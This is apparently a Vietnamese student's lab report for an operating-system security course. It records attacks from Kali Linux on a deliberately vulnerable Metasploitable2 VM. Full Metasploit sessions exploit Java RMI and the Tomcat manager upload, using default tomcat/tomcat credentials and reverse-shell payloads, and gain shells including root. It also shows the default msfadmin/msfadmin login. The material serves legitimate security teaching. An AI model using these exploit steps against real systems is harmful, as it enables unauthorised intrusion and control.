
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN



An toàn hệ điều hành

Bài thực hành 2

Họ và tên: Vũ Ngọc Khánh

Mã sinh viên: B20DCAT105

Giảng viên hướng dẫn: TS. Hoàng Xuân Dậu

Hà Nội -2023

I. Mục đích

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

II. Chuẩn bị

1. Các phần mềm, công cụ cần có

- Kali Linux
- Metasploit
- Metasploitable2: Máy ảo VMWare chứa lỗi, có thể tại tại:
    - Metasploitable - Browse /Metasploitable2 at SourceForge.net

2. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu

Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại: https://www.hackingarticles.in/comprehensive-guide-on-metasploitable2/


Bài thực hành này tìm hiểu về các lỗ hổng bảo mật nguy hiểm trên một số dịch vụ của hệ điều hành và cách khai thác:

- Lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI chạy trên cổng 8080, cho phép khai thác và kiểm soát hệ thống. Đọc thêm tại https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/misc/java_rmi_server
- Lỗ trong trong máy chủ web Apache Tomcat chạy trên cổng 8180 cho phép sử dụng tài khoản ngầm định và sau đó nạp và thực hiện 1 tải ở xa, cho phép khai thác và kiểm soát hệthống. Đọc thêm tại https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/tomcat_mgr_upload

III. Nội dung thực hành

1. Cài đặt các công cụ, nền tảng

Cài đặt Kali Linux:



Tải và cài đặt Metasploitable2 làm máy victim:


```
Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$  * Reloading OpenBSD Secure Shell server's configurat
ion sshd
   ...done.
 * Reloading Postfix configuration...
   ...done.

msfadmin@metasploitable:~$ _
```


Tạo một người dùng mới trên máy ảo:

```
msfadmin@metasploitable:~$ sudo useradd khanhvn105
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd khanhvn105
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ _
```


2. Tìm địa chỉ máy victim Metaploitable2 và Kali đảm bảo có kết nối


Tìm địa chỉ IP của máy victim, kali:





Kiểm tra kết nối mạng giữa các máy:





3. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.61.48
RHOST ⇒ 192.168.61.48
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.61.28:4444
[*] 192.168.61.48:1099 - Using URL: http://192.168.61.28:8080/0YzxYqowcL5×6d
[*] 192.168.61.48:1099 - Server started.
[*] 192.168.61.48:1099 - Sending RMI Header ...
[*] 192.168.61.48:1099 - Sending RMI Call ...
[*] 192.168.61.48:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.61.48
[*] Command shell session 1 opened (192.168.61.28:4444 → 192.168.61.48:46703)
 at 2023-03-06 00:21:43 -0500

whoami
root
uname -a
Linux B20AT105-Khanh-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
 i686 GNU/Linux
hostname
B20AT105-Khanh-Meta
```

4. Khai thác lỗi trên Apache Tomcat

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.61.48
RHOST ⇒ 192.168.61.48
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.61.28:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying lZ0PGRxp0lRFNunbPpi ...
[*] Executing lZ0PGRxp0lRFNunbPpi ...
[*] Undeploying lZ0PGRxp0lRFNunbPpi  ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (2952 bytes) to 192.168.61.48
[*] Command shell session 1 opened (192.168.61.28:4444 → 192.168.61.48:57603) at 2023-03-06 00:44:26
 -0500

whoami
tomcat55
uname -a
Linux B20AT105-Khanh-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B20AT105-Khanh-Meta
```